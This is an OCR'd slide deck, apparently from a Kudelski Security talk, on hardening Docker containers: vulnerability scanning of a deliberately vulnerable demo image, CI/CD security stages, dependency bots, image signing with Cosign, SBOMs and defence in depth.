
Unsanitized input from **a user input [:2] flows [:2, :2, :3, :3]** into **subprocess.check_output [:3]**, where it is used as a shell command. This may result in a Command Injection vulnerability.

Code is still vulnerable

R&D Services


limitations

- You might end up fixing things that are not in the execution path of your application
- Loosing precious time **for nothing**, and still not fixing you app



```
grype damn-vulnerable-golang-app
 ✔ Vulnerability DB        [no update available]
 ✔ Loaded image
 ✔ Parsed image
 ✔ Cataloged packages      [89 packages]
 ✔ Scanned image           [87 vulnerabilities]

NAME          INSTALLED               FIXED-IN                  TYPE  VULNERABILITY   SEVERITY
bash          4.4.18-2ubuntu1.2       4.4.18-2ubuntu1.3         deb   CVE-2019-18276  Low
coreutils     8.28-1ubuntu1                                     deb   CVE-2016-2781   Low
dpkg          1.19.0.5ubuntu2.3       1.19.0.5ubuntu2.4         deb   CVE-2022-1664   Medium
e2fsprogs     1.44.1-1ubuntu1.3       1.44.1-1ubuntu1.4         deb   CVE-2022-1304   Medium
gcc-8-base    8.4.0-1ubuntu1~18.04                              deb   CVE-2020-13844  Medium
gpgv          2.2.4-1ubuntu1.4        2.2.4-1ubuntu1.5          deb   CVE-2019-13050  Low
gzip          1.6-5ubuntu1            1.6-5ubuntu1.2            deb   CVE-2022-1271   Medium
libc-bin      2.27-3ubuntu1.4         2.27-3ubuntu1.5           deb   CVE-2022-23219  Low
libc-bin      2.27-3ubuntu1.4                                   deb   CVE-2009-5155   Negligible
libc-bin      2.27-3ubuntu1.4         2.27-3ubuntu1.5           deb   CVE-2020-6096   Low
libc-bin      2.27-3ubuntu1.4         2.27-3ubuntu1.5           deb   CVE-2019-25013  Low
libc-bin      2.27-3ubuntu1.4         2.27-3ubuntu1.5           deb   CVE-2021-3326   Low
libc-bin      2.27-3ubuntu1.4         2.27-3ubuntu1.5           deb   CVE-2021-35942  Low
libc-bin      2.27-3ubuntu1.4         2.27-3ubuntu1.5           deb   CVE-2022-23218  Low
libc-bin      2.27-3ubuntu1.4         2.27-3ubuntu1.5           deb   CVE-[illegible] Negligible
libc-bin      2.27-3ubuntu1.4         2.27-3ubuntu1.5           deb   CVE-2016-10228  Negligible
```

Almost all packages + your app are vulnerable




#9 Automate!

KUDELSKI SECURITY

R&D Services

Prepare to scale up



Pipeline | Needs | Jobs 6 | Tests 0

Group jobs by: Stage | Job dependencies

Topic-branch pipeline

.pre: ✓ 🚧 builder:prepare

Lint: ✓ lint:dockerfile

Init: ✓ init:container

Build: ✓ build:kaniko

Security: ✓ trivy


.post: ✓ 🧹 builder:cleanup

- Don't build production artifacts from your laptop 🙏

- Create CI/CD templates to harmonize your builds across all projects + add security-related stages
  - Linter, container scanning / secrets detection

- Reuse them to create a container factory / bakery to manage your base images

- Help you standardize and focus on quality (don't always reinvent the wheel)



Pipeline | Needs | Jobs 6 | Tests 0

Group jobs by: Stage | Job dependencies

.pre: ✓ 🚧 builder:prepare

Lint: ✓ lint:semver

Init: ✓ init:container

Release: ✓ release:container
✓ release:gitlab

.post: ✓ 🧹 builder:cleanup


Release pipeline

KUDELSKI SECURITY

R&D Services

- Manage your Docker dependencies like you manage your software dependencies


- Bots are a must have inside your toolbox (Renovate supports Dockerfiles).



Update docker images

This MR contains the following updates:

Package	Type	Update	Change
debian	stage	digest	`bfe148b` -> `6e6da91`
python	final	patch	`3.10.4-alpine3.15` -> `3.10.5-alpine3.15`



Update docker images

```
1     - FROM debian:stable-slim@sha256:bfe148bd4647169a5597ac5e975ecd7809619ccda32b2b8eb909f05eeb14405b AS build-env
    1 + FROM debian:stable-slim@sha256:6e6da916a82e394647b7a4353d3894fcf15b1e0888b29e12aa411377b5647d9c AS build-env
2   2
```

R&D Services

cosign

#10 Sign your images


KUDELSKI SECURITY

R&D Services

- Supply-chain security is a hot-topic right now, being able to verify build artifacts from build to runtime will probably be the default very soon.


- Different ways to digitally sign and verify container images

- Notary
  - client / server architecture
  - part of Docker Content Trust
  - project kind of stalled :(



```
$ export DOCKER_CONTENT_TRUST=1
$ docker pull xens/alpine-base
Using default tag: latest
Error: remote trust data does not exist for docker.io/xens/alpine-base:
  notary.docker.io does not have trust data for docker.io/xens/alpine-base
```

- Cosign / Sigstore ♥
  - very active / trendy project
  - supports many KMS providers
  - leverages OCI registries to store container signatures
  - can sign any kind of data that can be stored inside an OCI-registry (Helm, WASM, blobs, …)



#11 Treat your apps and containers as a whole

R&D Services

Image = OK, App = vulnerable 🙄




Image = vulnerable, App = OK 🙄





Image = OK, App = OK ♡



- Manage your containers apps and dependencies the same way
- Leverage the same tooling

KUDELSKI SECURITY

R&D Services


Ignore-list to avoid committing unwanted things

Automation, container-scanning, linting, secrets detection, build, release, sign, ...

multi-stage, pinned, linted, no recursive copy, polp'd, Dockerfile

Pinned versions in your app

Dependency bot that manages your container + app dependencies




Name	Last commit
cmd/validatetokencmd	Update validat
custom_executor	feat: cd into w
docs/img	feat: fix typos
pkg	add custom lo
scripts	rename mfa_ci
.gitignore	refactoring...
.gitlab-ci.yml	Update .gitlab
Dockerfile	Update Docke
Dockerfile-dev	refactoring...
README.md	add technical
docker-compose.yml	refactor vault
go.mod	add logging ca
go.sum	refactoring...
main.go	add custom lo
[redacted]	feat: fix typos
registries.yaml	Update registr
renovate.json	feat: add renov

Take-aways

R&D Services

Layered security / Defense-in-Depth

- No silver bullet
- Apply defense in depth, your security is as strong as your weakest link
- Treat your containers and applications life-cycle as a whole
- Automate !
- Have fun (this is fun)



Multiple Layers Improve Success

The Swiss Cheese Respiratory Pandemic Defense recognizes that no single intervention is perfect at preventing the spread of the coronavirus. Each intervention (layer) has holes.

Personal responsibilities
Shared responsibilities
Physical distance, stay home if sick
Hand hygiene, cough etiquette
If crowded, limit your time
Ventilation, outdoors, air filtration
Quarantine and isolation
Masks
Avoid touching your face
Fast and sensitive testing and tracing
Government messaging and financial support
Vaccines

Source: Adapted from Ian M. Mackay (virologydownunder.com) and James T. Reason. Illustration by Rose Wong

R&D Services

SBOMs

KUDELSKI SECURITY

R&D Services

Software Bill of Material

- Summ of all the stuffs your need to construct your application
- Trendy topic in the container / supply-chain community
- Being able to embed the SBOM inside your build artifact (here container)
- Give Syft a try!


R&D Services

A good read / refs

R&D Services

A good read

- https://slsa.dev/
- https://snyk.io/blog/10-docker-image-security-best-practices
- https://docs.docker.com/develop/develop-images/dockerfile_best-practices



KUDELSKI SECURITY

Thank You